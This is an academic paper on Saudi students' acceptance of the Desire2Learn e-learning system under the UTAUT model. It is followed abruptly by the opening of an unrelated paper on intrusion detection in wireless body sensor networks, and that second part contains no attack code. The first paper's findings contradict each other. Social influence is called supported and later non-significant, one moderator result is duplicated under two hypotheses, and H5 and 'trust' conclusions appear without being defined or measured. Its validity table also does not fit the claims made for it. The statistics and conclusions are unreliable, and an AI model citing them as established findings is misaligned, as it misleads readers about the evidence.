Abstract—**High quality education could be achieved through an e-learning system as it increases the educational information accessibility, service availability and accuracy when compared to a conventional face-to-face teaching-learning approach. However, user acceptance is one of the key essentials for adoption and success of e-learning system. Many studies revealed that use of D2L application is one of the best tool in the adoption of teaching and learning methodologies and the effectiveness of this application has gained a demand within the last few years. This paper investigates the feasibility of applying UTAUT model on Desire2Learn (D2L) e-learning system in KSA. The main objective of this study is to evaluate the efficiency of D2L (e-learning) system based on students acceptance. Questionaire method was employed to accomplish this study. Based on the (UTAUT) model the impact of trust on the adoption of e-learning systems' services from students' perception was studied. Feedback was collected from 213 students to carry out the study. The results of this study indicates that the services offered by D2L System has significant weightage on teaching-learning process in Saudi Arabia from the student perspective.**

Keywords—e-learning; Desire2Learn (D2L); Unified Theory of Acceptance and Use of Technology (UTAUT)

I. Introduction

E-learning has attracted major attention from researchers globally. It is obvious that most of teachers and students are Internet users. The use of Internet has modernized teacher's and learner's approach. Teaching-learning professionals and developers in government and private organizations are contributing their best efforts to improve the effectiveness of their e-learning system. The youth of the country believes that the web based teaching-learning is more successful than old conventional teaching i.e. chalk and duster methods etc. E-learning system measures an immediate performance feedback of its users as it is a time saving tool that keeps the records of user's activity and continuously improve their professional skills as well. Numerous academic institutions around the world have implemented and adopted the currently available interactive e-learning systems and its services. Most of the universities are blending their traditional lecture with full or partial web based courses. Educational institutions intent to enhance their teaching-learning methodologies in order to provide the best services to their students and teachers. The process and operations of teaching-learning services are improved by using an e-learning system that enhances the information sharing among the students and teachers. E-learning system also helps in administering the educational services within an institution in professional, secure and time saving manner. It is customary to say that every technology has few shortcomings when viewed very precisely. E-learning environment in Saudi Arabia promotes web based teaching, however there are some drawbacks that arise on its way through its success.

In order to keep up with the pace of the technological revolution in the field of higher education it has become important to implement the latest e-learning system in different universities and colleges of Saudi Arabia. In the current era of technology students and teachers are well versed in using internet and social sites and hence involvment in any kind of online learning is very easy way to acquaint themselves with any kind of web based teaching-learning environment. E-learning system must have a comprehensive architecture that enables provison of information based on needs and requirements of the students and teachers unlike any content based system. Essential changes were experienced in education system globally by the advent of internet and e-learning and the Saudi Arabian education system has also acquired the same. Hence e-learning system is identified as top priority for all education institutions in KSA. The adoption of any e-learning system and its services by its users is a measureable point and reflects the effectiveness for that e-learning system. This paper attempts to investigate the impact of trust as an external factor to UTAUT model and attempts to study the effects that influence Saudi students to accept and use an e-learning system named "**Desire2Learn**" (D2L). UTAUT is a proven model that empirically combined eight main models of technology acceptance and their extensions. This research paper is divided over five sections including the current introduction section. Section II discusses about the literature review. Section III presents the methodologies used. Data analysis and results are depicted in section IV. Section V mentions about the interpretation of results from the previous section. Future work and conclusion are described in section VI and VII respectively.

II. Literature Review

A. *E-learning: A teaching-learning process*

E-learning is a new trend in the education transformation. Information Technology is Kingdom of Saudi Arabia has an objective to support knowledge transformation of educational institutions by creating teaching-learning materials online. Universities around the world are accepting this teaching-learning methodology in order to improve services delivery for teachers and learners and hence eventually reduce costs and enhance accuracy and effectiveness in the field of education. The government, private universities and colleges in KSA are determined to advance the traditional teaching methods by making use of current IT tools. In fact, there are many researchers who presented their idea concerning teaching-learning process. This section presents some of the past research done in the field of teaching-learning process.

Axel Bottcher [5] identified the different criteria for feedback techniques for specific teaching based on some teaching-learning situation and presents a classification scheme for feedback evaluation techniques. The level of time granularity of feedback loops with a reasonable amount of time and group sizes were introduced were discussed. A scale of different best feedback techniques was presented for helping the users in selecting the appropriate feedback technique that can fit best in their teaching-learning context. John Rosbottom [6] reviewed different learning tools and assessment models that enhance the effectiveness in teaching and learning practice. Factors that measure the effectiveness of teaching-learning process are: IT skills of teachers/learners; ability to design and develop e-learning infrastructure; maintenance of the system; reusability of e-learning resources in different learning situations. Also, small web 2.0 applications like twitter, delicious etc. are easy to adapt and reduce time spent on tasks, hence, increase the level of efficiency in teaching-learning environment.

Steven Lonn[7] examined undergraduate's perceptions and use of a Learning Management System (LMS) through an online survey at two campuses: residential campus (main campus of university) and commuter campus (smaller satellite campus of the university). It was notified that for material management activities (online reading, accessing lecture notes and supplementary materials for teaching and learning), the residential students rated higher than commuter students. The commuter campus students rated significantly higher than residential campus students for interactive teaching and learning activities like posting questions or discussions after finishing lecture from teachers. Finally, the results show that commuter students who seems to use the LMS for virtual learning, use the LMS just for interactions with their colleagues and instructors whom they do not have face-to-face interactions. Similarly, residential students use the LMS for teaching and learning materials. The students at both the campuses adopt the LMS but with different perspective.

E-learning becomes especially significant given its potential to reduce teachers/learners' time, costs and expand teaching-learning methodologies when compared to traditional modes of teaching. Santoso Wibowo[8] presents an approach for assessing the effectiveness of teaching-learning technologies for teaching distance mode students. The approach exactly has the ability to handle the presence of multiple conflicting criteria and the presence of subjectiveness and inaccuracy inherent in the human decision making process in a less demanding way. Decision maker's personal assessments was represented by approximated Linguistic variables that were based on Fuzzy numbers.

Azizah Suliman[2] introduced Embedded Systems Programming (ESP) module for teaching programming in Malaysian schools. The module was an embedded kit that used electronic components, such as DC motor, LED, 7-segment display and LCD as output. The module was effectively used at four schools in Malaysia and learning outcomes were assessed based on survey questionnaires and observations by the teachers. ESP module proved to be a successful tool for teaching and learning process and attracted students for learning programming courses. Now days, government and private institutions around the world are increasingly adopting teaching-learning system to present and improve their skills online. It is a question of concern how effectively these e-learning systems are being used by the teachers and learners in education and knowledge sharing process.

B. *Unified Theory of Acceptance and Use of Technology (UTAUT)*

The Unified Theory of Acceptance and Use of Technology (UTAUT)[23] is one of the most successful acceptance model in the field of information and communication technology. The main aim of this technology acceptance model is to justify the intentions of a user(s) for using an Information System and further depicts the usage behavior of the users towards a system. Venkatesh et al. [23] built UTAUT integrated model architecture to show a clear sketch of the user's acceptance process than any other individual models had been able to do privously. Eight previously used models named: TAM, TAM2, TPB, TRA, the Motivational Model (MM), the Model of PC Utilization (MPCU), DOI and Social Cognitive Theory (SCT) were combined to produce a well defined integrated model. All models individually make an effort to estimate and prove user's behaviour using a range of different independent variables. Having a similiarities for theoretical and experimental among these previously discussed eight models a unified UTAUT acceptance model was created. The theory is build around the four key ideas (performance expectancy -PE, effort expectancy-EE, social influence-SI, and facilitating conditions -FC) that express the usage behavior and intention [23]. Gender, age, experience, and voluntariness of use are put forwards to bring about the effect of these four key ideas on usage intention and behavior as shown in Figure 1. The UTAUT model has six predictors of behavioral intention or usage – performance expectancy (PE), effort expectancy (EE), social influence (SI), facilitating conditions (FC), behavioral intention (BI) and use behavior (USE) of e-learning system. The predictors for e-learning system are defined as follows [23] (p. 447-453):

- Performance expectancy (PE): "is the belief of an individual that using a particular system will advantageous him or her to enhance in teaching-learning performance."
- Effort expectancy (EE): "is the belief of an individual that the use of a particular e-learning system will be effortless"

- Social influence (SI): “is the change in an individual feel or behavior that comes from others believe or acceptance.”
- Facilitating conditions (FC): “is the belief of an individual that the needed technical infrastructures/supports are available to use the e-learning system.”
- Behavioural Intention (BI): “is his/her inclination to engage in a system.”
- Use behaviour of e-learning system (USE): “is a system usage behaviour by teachers and learners.”




Fig. 1. UTAUT model (Venkatesh et. al., 2003)

III. Methodology

A. Research Model and Hypothesis

The main objective of this research work is to analyze the effect of confidence on the intention of Saudi students getting used to e-learning system. The research model for this study is shown in Figure 2. The constructs incorporated in the research model were drawn from the variables used in the [23] study as shown earlier. The researchers hypothesized relationships between different variables are as follows:

TABLE I. Study Hypothesis

No	**Statements**					
Performance expectancy		***Strongly disagree***	***Disagree***	***Neutral***	***Agree***	***Strongly agree***
PE1	Using an e-learning system allows me to achieve my necessities from educational institute more rapidly and professionally	1	2	3	4	5
PE2	Using an e-learning system increases the equity between all students	1	2	3	4	5
PE3	Using an e-learning system saved student’s learning time.	1	2	3	4	5
PE4	Using an e-learning system increases the quality of services	1	2	3	4	5
Effort Expectancy						
EE1	Learning through e-learning system is easy.	1	2	3	4	5
EE2	Using e-learning system’s services is easy.	1	2	3	4	
EE3	It is easy for me to become skillful at using an e-leaning system.	1	2	3	4	5
EE4	I am able to access learning services easily by using an e-learning system	1	2	3	4	5
Social Influence						
SI1	People who are nearer to me suggest me to use the e-learning system	1	2	3	4	
SI2	People who influence my behavior suggest me to use e-learning system.	1	2	3	4	5
SI3	I would use the e-learning system if my friends and colleagues used them effectively	1	2	3	4	5
SI4	The educational institute encourage students to make use of e-learning system.	1	2	3	4	5
Facilitating Conditions						
FC1	There are enough IT resources available to make use of an e-learning system	1	2	3	4	5
FC2	Have enough knowledge to use the e-learning system	1	2	3	4	5
FC3	The needed technical support is available for the assistance to use the e-learning system	1	2	3	4	5
Behavioral Intention						
BI1	I intend to use the e-learning system services in the next 12 months	1	2	3	4	5
BI2	I predict I will use the services offered by e-learning system in the next 12 months	1	2	3	4	5
BI3	I plan to use the e-learning system in the next 12 months	1	2	3	4	5
Use Behavior of e-learning system						
USE 1	I really want to use e-learning system to perform my educational requests	1	2	3	4	5
USE 2	I frequently use e-learning systems’ services	1	2	3	4	5
USE 3	I use services offered by e-learning system on a regular basis	1	2	3	4	5
USE 4	Most of my educational requests done through e-learning system	1	2	3	4	5

No.	Hypothesis
H1	Performance expectancy will have a positive influence on behavioral intentions to use e-learning system.
H1a	PE- BI to use e-learning system is stronger for females than males.
H1b	PE-BI to use e-learning system is stronger for younger users than older users.
H1c	PE-BI to use e-learning system is stronger for experienced users than unexperienced users.
H2	Effort expectancy will have a positive effect on behavioral intentions to use e-learning system.
H3	Social influence will have a positive effect on behavioral intentions to use e-learning system.
H4	Facilitating conditions will have a optimistic effect on behavioral intentions to use e-learning system.




Fig. 2. Research Model

B. *Data Collection*

In this quantitative study, the questionnaire was used to find out the factors that effect the acceptance and use of the e-learning systems' services in the public institutions in KSA by utilizing the proposed UTAUT model. Several researchers employed this technique to study the adoption of e-learning system for example [24], [25], [26], [9], [27], [28].

IV. Data Analysis and Result

The survey questionnaires were distributed among the Saudi students in three big universities of Saudi Arabia. Statistical Packages for Social Science (SPSS) was used to analyze the data. For analyzing the hypothesized relationships between different variables of the model, Structural equation modeling (SEM) technique is implemented. Structural Equation Modeling (SEM) is a statistical methodology that includes statistical methods and confirmatory approach to the structural analysis of data representing some phenomena [29]. The next part will explain the study analysis in more details.

A. *Descriptive Analysis*

The below Table 2 gives an overview of the Saudi students who participated in this research study in terms of the statistical information, such as gender, age and education level.

TABLE II. Statistical Information of Students

Variable		Frequency	Percent
Gender	Male	85	39.9
	Female	128	60.1
Age	> 20	120	56.3
	21-30	93	43.7
Education	Bachelor	213	100

B. *Measurement model*

In this study, the overall assessment of the measurement models and the convergent and discriminant validity check was done by confirmatory factor analysis. In the confirmatory factor analysis, average variance extracted (AVE) as a base was used to anaylyze converge validity. The explanatory power of all variable of the dimension to the average variations was calculated generally by AVE. Constructs have convergent validity when the AVE is above 0.50 and the composite reliability exceeds the criterion of 0.70 [30]. Table 3 shows the standardized loadings, composite reliabilities, and variance-extracted estimates and confirm that all tests support the convergent validity of the scales.

TABLE III. RESULTS OF CONFIRMATORY FACTOR ANALYSIS

Construct items	Std. loading	Composite Reliability	AVE
Performance Expectancy PE1 PE2 PE3 PE4	0.88 0.85 0.79 0.69	0.91	0.87
Effort Expectancy EE1 EE2 EE3 EE4	0.88 0.79 0.67 0.68	0.81	0.79
Social Influence SI1 SI2 SI3 SI4	0.75 0.71 0.70 0.68	0.75	0.76
Facilitating Conditions FC1 FC2 FC3	0.85 0.78 0.75	0.88	0.91
Behavioral Intention BI1 BI2 BI3	0.81 0.88 0.89	0.86	0.82
Use Behaviour USE1 USE2 USE3 USE4	0.76 0.83 0.80 0.82	0.84	0.81

The comparison of square roots of average variance extracted (AVE) to the inter-factor correlations between constructs evaluate the discriminant validity. Hair et al. [30] emphasized that the discriminant validity is supported for a model, if the AVE is higher than the squared inter-scale correlations of the construct. In Table 4, the discriminant validity is confirmed as all the square roots of AVEs (diagonal cells) are higher than the correlations between constructs.

TABLE IV. DISCRIMINANT VALIDITY RESULTS FOR THE MEASUREMENT MODEL

Construct	1	2	3	4	5	6	7
1 PE	0.18	0.83					
2 EE	0.16	0.22	0.87				
3 FC	0.14	0.27	0.50	0.90			
4 SI	0.28	0.31	0.30	0.25	0.91		
5 BI	0.04	0.33	0.05	0.30	0.05	0.85	
6 USE	0.23	0.32	0.01	0.36	0.27	0.37	0.95

C. Structural Model Testing

The fit indices are summarized in Table 5 while the suggested structural model is shown in Figure 3. Overall, the model showed a good level of fit: (χ2 = 626.30, df = 355, χ2/df = 1.76, GFI =0.91, TLI = 0.90, CFI = 0.94, IFI = 0.93, RMSEA = 0.07). According to the finding in Table 5, five out of the six path coefficients (hypotheses) were statistically significant and were considered meaningful (ranging from 0.34 to 0.62). The findings reveal that Performance Expectancy (PE) construct in the e-learning system positively predicted behavioral intention (BI) construct (0.34, p < .001) thus supporting H1. Second, Effort Expectancy (EE) predict behavioral intent (0.39, p < .001) and provide its support for H2. Third, Social Influence (SI) also predict behavioral intent (0.38, p < .001) significantly and therefore, H3 was supported. Fourth, Facilitating Conditions (FC) positively predict behavioral intent (0 .48, p < .001) thus supporting H4. Finally the fifth, Behavioural Intention (BI) positively predicted use behaviour (USE) (0.62, < .001) and thus provide its full support for H5.

TABLE V. STRUCTURAL MODEL RESULT

Path (Hypothesis)	Standardised path coefficient (Beta)	*t-value*	Hypothesis testing result
PE →BI (H1)	0.34	4.63***	Supported
EE→ BI(H2)	0.39	4.01***	Supported
SI→BI (H3)	0.38	3.90***	Supported
FC→USE(H4)	0.48	3.70***	Supported
BI→USE(H5)	0.62	4.92***	Supported

Model fit indices: χ^2 = 626.30, *df* = 355, χ^2/df = 1.76, GFI =0.91, TLI = 0.90, CFI = 0.94, IFI = 0.93, RMSEA = 0.07
*** *p* < 0.001




Fig. 3. Structural Model with standardized path coefficients

D. The Effect of different Moderators

This section presents the effect of moderators on different construct. Moderators are variables that affect the strength or weakness of relationships between independent and dependent constructs in the model [31]. According to Hair et al. [30], the relationship between independent and dependent variables could be stronger or weaker because of the effect of moderators. In this study, the moderators that have been investigated here are gender, age, and internet experiences.

The results of moderating hypotheses are presented below:

1) H1a: The relationship between Performance expectancy and behavior intent varied significantly across experience groups ($\Delta\chi^2$ (1) = 76.24, p = .001). The relationship between Performance Expectancy and behavior intent was statistically significant and stronger in the sample of experienced respondents (β = .36, p = .001) than it was in the inexperienced sample of respondents (β = .17, p = .001).As result of this finding, the moderating hypothesis of experience effect (H1c) is supported.

2) H1b: The relationship between Performance Expectancy and behavior intent varied significantly across age groups ($\Delta\chi^2$ (1) = 44.27, p = .001). The relationship between Performance expectancy and behavior intent was statistically significant in the younger sample of respondents (β = .31, p = .001) and was stronger than the older sample of respondents (β = .11, p = .152). In summary, this results show that the hypothesis of experience effect (H1b) is supported.

3) H1c: The relationship between Performace Expectancy and behavior intent varied significantly across experience groups ($\Delta\chi^2$ (1) = 76.24, p = .001). The relationship between Performance Expectancy and behavior intent was statistically significant and stronger in the sample of experienced respondents (β = .36, p = .001) than it was in the inexperienced sample of respondents (β = .17, p = .001). As result of this finding, the moderating hypothesis of experience effect (H1c) is supported.

V. Interpretations of Results

The study of factors that influence student's behavioural intention to accept and use of e-learning systems' services is very important in these days while Internet becomes increasingly more useful and many countries around the world provide their services electronically. This study examined the applicability of an UTAUT model for predicting the Saudi student's intention to adopt the services offered by D2L e-learning system. The results of this research study supports most of the study hypothesis proposed earlier to this study. The impact of the factors and its effects on acceptance process explained in the study model can be categorized to significant and non-significant factors as follow:

The result seems to indicate that in order to increase e-learning system usage among the students, the university/colleges should increase the student expectation in the university/college entities and in its e-systems as well its services. Six predictors of behavioral intention or usage – performance expectancy, effort expectancy, social influence, facilitating conditions, behavioral intention and use behavior of e-learning system has been identified as main variables that play an key role in the acceptance of e-learning system [9]. Moreover, Gender, Age and Internet experience were found to be noteworthy moderators in terms of affecting the behavioural intention to use e-learning system in KSA.

A. *Performance Expectancy (PE)* had a positive impact influence on Behaviour Intention to use e-learning system. This result emphasise that performance expectancy remains significant and a strong factor of behavioural intention [23].

B. *Effort Expectancy (EE)* had a optimistic impact on Behavioural Intention to use e-learning system and its services. This result reveal that effort expectancy is a significant factor of behavioural intention [23].

C. *Facilitating Conditions (FC)* had an optimistic result on Behavioural Intention to practise e-learning system. This result shows that effort expectancy is a significant predictor of behavioural intention [23].

D. *Social Influence (SI)* did not have any meaningful effect on Behavioural Intention for adopting an e-learning system and therefore its hypothesis has not been supported but it would be controlled by user's experience for Internet.

VI. Future Work

The future work intents to include website quality as an independent variable into this research model. The UTAUT model will be applied to various other e-learning systems being used in other countries in order to develop a comparative methodology for ranking various e-learning systems based on UTAUT. The difference of student's behavior in different countries will also be incorporated in the future study.

VII. Conclusion

This study provides an understanding of the determinants of confidence in e-learning system. The analysis revealed that the student's trust on e-learning systems has positive and significant. Influence on the behavioural intention to use e-learning system. This research was conducted in the Kingdom of Saudi Arabia, so the analysis is based on the perception of the Saudi students. Hence the result of the study is limited to one Arab country because student's behavior differs between countries and nations. Another limitation is that this study was a cross-sectional investigation in which the data was gathered just once over a period of time. Contrary to longitudinal studies that determine behavioural intention and usage in different times.

References

[1] Heeks, R. Most eGovernment-for-Development Projects Fail: How Can Risks be Reduced?" iGovernment Working Paper Series, 2003, pp.14.

[2] Azizah Suliman and Surizal Nazeri. The effectiveness of Teaching and Learning Programming using Embedded System. IEEE 2012, pp 32-36.

[3] Kaliannan, Halimah, Raman. Technology adoption in the public sector: An exploratory study of e-government in Malaysia. International Conference on Theory and Practice of Electronic Governance, ICEGOV 2007, Macao, December 10-13, 2007, pp. 221-224.

[4] Moon, Norris F. Does managerial orientation matter? The adoption of reinventing government and e-government at the municipal level. Information Systems Journal, 14 jan**,** 2005, pp **43**-60.

[5] Axel Bottcher, Feedback Techniques for the Evaluation of Teaching Effectiveness. Global Engineering Education Conference (EDUCON), IEEE 2015, pp 668-675.

[6] John Rosbottom, Jean-Marc Lecarpentier, Collaborative web tools to enhance efficiency and effectiveness in learning and teaching, IEEE 2010, pp 560-566.

[7] Steven Lonn, Stephanie D. Teasley, Andrew E. Krumm. Investigating Undergraduates' Perceptions and Use of a Learning Management

System: A Tale of Two Campuses, Annual Meeting of the American Educational Research Association San Diego, California, April 16, 2009.

[8] Santoso Wibowo, Srimannarayana Grandhi and Ritesh Chugh. Assessing the Effectiveness of Learning and Teaching Technologies for Teaching Distance Mode Students in Higher Education, Conference on e-Learning, e-Management and e-Services (IC3e), IEEE 2014, pp 24-29.

[9] Carter, L., & Belanger, F. The utilization of e-government services: citizen trust, innovation and acceptance factors. Information Systems Journal, 15(1), 2005,pp 5–25.

[10] Rotter, J. B. A New Scale for the Measurement of Interpersonal Trust. Journal of Personality. 35, 1967, pp 65-665.

[11] McKnight, D. H., Choudhury, V., & Kacmar, C. Developing and validating trust measures for e-commerce: An integrative typology. Information systems research, 13 (3), 2002, pp 334-359.

[12] Pavlou, P. Consumer acceptance of electronic commerce: integrating trust and risk with the acceptance model. International Journal of Electronic Commerce, 7(3), 2003, pp 69–103.

[13] Mayer, R.C., Davis, J.H., Schoorman, F.D. An integrative model of organizational trust. Academy of Management Review 20 (3), 1995, pp709–734.

[14] Reichheld, P. & Schefter, P. E-loyalty: your secret weapon on the web. Harvard Business Review. 78(4), 2000, pp105-113.

[15] Gefen, D., Karahanna, E., & Straub, D. Trust and TAM in online shopping: an integrated model. MIS Quarterly, 27 (1), 2003, pp 51-90.

[16] Holsapple, C., & Sasidharan, S. The dynamics of trust in B2C e-commerce: a research model and agenda. Information Systems and E-Business Management, 3(4), 2005, pp 377–403.

[17] Pavlou, P., & Fygenson, M. Understanding and predicting electronic commerce adoption: an extension of the theory of planned behavior. MIS Quarterly, 30(1), 2006, pp115.

[18] Belanger, F. & Carter, L. Trust and risk in e-government adoption, Journal of Strategic Information Systems vol. 17, 2008, pp 165–176.

[19] Warkentin, M., Gefen, D., Pavlou, P., & Rose, M. Encouraging citizen adoption of e-government by building trust. Electronic Markets, 12(3), 2002, pp 157–162.

[20] Welch, E., Hinnant, C., & Moon, M. Linking citizen satisfaction with e-government and trust in government. Journal of Public Administration Research and Theory, 15(3), 2005, pp 371–391.

[21] Oxendine, M. S. The importance of trust and community in developing and maintaining a community electronic network. International Journal of Human-Computer Studies, 58(6), 2003, pp 671–196.

[22] Wang, H., Yang, H. The role of personality traits in UTAUT model under online stocking. Contemporary Management Research 1 (1), 2005, pp 69–82.

[23] Venkatesh, V., Morris, M., Davis, G., and Davis, F. User acceptance of information technology: toward a unified view. MIS Quarterly, 27 (3), 2003,pp 425-478.

[24] West, D. M. Digital government: technology and public sector performance. Princeton, NJ: Princeton University Press, 2005.

[25] Carter, L. & Belanger, F. Citizen Adoption of Electronic Government Initiatives. Proceedings of the 37th Hawaii International Conference on System Sciences. IEEE, 2004.

[26] Carter, L., Belanger, F. The influence of perceived characteristics of innovating on e-Government adoption. Electronic Journal of e-Government 2 (1), 2003, pp 11–20.

[27] Akman, I. Yazici, A. Mishra, A. Arifoglu,A. E-Government: A global view and an empirical evaluation of some attributes of citizens. Government Information Quarterly, 22 (2), 2005, pp 239–257.

[28] Reddick, C.G. Citizen interaction with e-government: from the street to servers? Government Information Quarterly, 21 (1), 2005, pp 51–64.

[29] Kline, R. B. Principles and practice of structural equation modeling (2nd ed.). New York: Guiford, 2005.

[30] Hair, J. F., Anderson, R. E., Tatham, R. L., & Black, W. C. Multivariate Data Analysis (6th ed.). Upper Saddle River, N.J.: Pearson Prentice Hall, 2006.

[31] Serenko, A, Turel, O & Yol, S. Moderating roles of user demographics in the American customer satisfaction model within the context of mobile services. Journal of information technology management, 17 (4), 2006.

[32] Colesca, S.E. & Dobrica, L. Adoption and use of e-government services: The case of Romania. Journal of Applied Research and Technology, 6(3), 2008,pp 204-217.

[33] Tan, C.W., Benbasat. I., & Cenfetelli, R.T . Building citizen trust towards e-government services: Do high quality website matter? Proceedings of the 41th Hawaii International Conference on System Sciences (HICSS'08), 2008.

[34] Mofleh, S.I. & Wanous, M. Understanding factors influencing citizens' adoption of e-government services in the developing world: Jordan as a case study. INFOCOM-Journal of Computer Science, 7(2), 2008, pp 1-11.

[35] Lee, C.B. & Lei, U.L. Adoption of e-government services in Macao. Proceedings of the 1st International Conference on Theory and Practice of Electronic Governance, ACM International Conference Proceeding Series, 232, 2007, pp 217-220.

[36] Hung. S.Y., Chang, C.M. & Yu, T.Y. Determinants of user acceptance of the e-government services: The case of online tax filing and payment system. Government Information Quarterly, 23(1), 2006, pp 97-122.

[37] Thomaz E.V. Silva, F. HerbertL. Vasconcelos, Andre L.F. Almeida, Joao C.M. Mota. Multivariate Analysis for Students' Evaluation of Teaching Effectiveness in Tele informatics Engineering. International Conference on Teaching, Assessment, and Learning for Engineering (TALE), IEEE, 2012, pp H1A-6

Intrusion Detection in Wireless Body Sensor Networks

Nadya El MOUSSAID
ESSI lab, Ibn Zohr University,
Agadir Morocco
Email: nadya.elmoussaid@edu.uiz.ac.ma

Ahmed TOUMANARI, and Maryam EL AZHARI
ESSI lab, Ibn Zohr University,
Agadir Morocco
atoumanari@yahoo.fr, maryam.ensa@gmail.com

Abstract—**The recent advances in electronic and robotics industry have enabled the manufacturing of sensors capable of measuring a set of application-oriented parameters and transmit them back to the base station for analysis purposes. These sensors are widely used in many applications including the healthcare systems forming though a Wireless Body Sensor Networks. The medical data must be highly secured and possible intrusion has to be fully detected to proceed with the prevention phase. In this paper, we propose a new intrusion superframe schema for 802.15.6 standard to detect the cloning attack. The results proved the efficiency of our technique in detecting this type of attack based on 802.15.6 parameters performances coupled with frequency switching at the radio model.**

Keywords*—*Intrusion detection; cloning attack; 802.15.6; healthcare; WBSN

I. Introduction

Wireless sensor network (WSN) consists in utilizing homogeneous or heterogeneous sensor nodes, capable of communicating wirelessly in order to forward packets to a centralized base station [1]. A sensor nodes can be either static or dynamic dependently on the application in use [2][3]. In fact, the type of application defines as well the rhythm of data collection which can be performed periodically or upon occurrence of an event. A set of biosensors deployed or implanted in the human body constitutes a subtype of WSN named Wireless Body Area Networks (WBANs) also known as Wireless Body Sensor Networks (WBSNs).The main purpose of this type of network is to measure physiological parameters and forward it to the local base station (PDA), which handles the retransmission of data packets to medical centers for analysis and treatment. WBAN has many constraints inherited from Adhoc networks such as: limited energy resource, reduced memory size, small transmission power etc. The biosensor is low-powered devices with miniaturized size that are able to detect medical signal such as: electroencephalography (EEG), electrocardiogram (ECG), blood pressure, insulin etc...(See Fig.1).There exist a various types of monitoring systems being currently used in medical applications. Most of them are based on wired connection which restricts the mobility of the patient [4][5]. To this end, WBAN requires wireless sensor devices communicating wirelessly to a control unit followed with a remote healthcare centers for diagnostic purposes [6][7]. The remainder of this paper is organized as follows: In Section 2, we presented the IEEE 802.15.6 standard. Our proposed intrusion detection schema for 802.15.6 standard was presented in Section 3. The simulation results are depicted and analyzed in Section 4 and the paper is concluded in Section 5.




Fig. 1. Biosensors distribution in WBSN

II. IEEE 802.15.6 Standard

Many standards exist in the market to handle different types of non-medical applications such as: Blutoothe, Zigbee or WIFI. These standards are either designed for industrial sensor applications, adhoc networking or video game consoles. The IEEE 802.15.6 standards have been developed to insure WBAN communication and optimize medical sensor constraints for various types of applications which are subdivided into medical and non medical applications. IEEE 802.15.6 defines a new MAC layer which supports three physical layers: NB(Narrowband PHY),UWB(Ultra Wideband),and HBC(Human Body Communication PHY).The standard employ both star and multi-hop topologies. The multi-hop topology consists in using intermediate nodes to forward data packets to the base station. These intermediate nodes are often called relay nodes and they are characterized by important energy resources and a wider communication range. On the other hand, the star topology is based on transmitting Data packets to the PDA which basically needs to be located within the communication range of the biosensor [8]. The PDA is responsible to structure the access to the channel via three access modes:

- Beacon mode with beacon period superframe boundaries.
- Non-beacon mode with superframe boundaries.
- Non-beacon mode without superframe boundaries.

The beacon superframe includes several slots where the first slot is dedicated to beacon packet transmission, which is followed by a flexible diversity of phases that can be defined as: RAP (Random Access Period), EAP (Exclusive Access Period), MAP (Management Access Period) and CAP (Contention Access Period). RAP is used to transmit regular traffic where priority is considered normal (if it is not low). EAP is used to transmit data packets with high priority; uplink and downlink communication can be used during the MAP while the CAP can be activated upon reception of a beacon packet of type B2 from the PDA to complete the transmission of data packets. The CAP, RAP and EAP phases adopt the CSMA/CA mechanism or ALOHA to guarantee a contended access to the channel whilst the MAP resort to polling or posting schema. An example of beacon superframe mechanism is presented in Fig. 2.

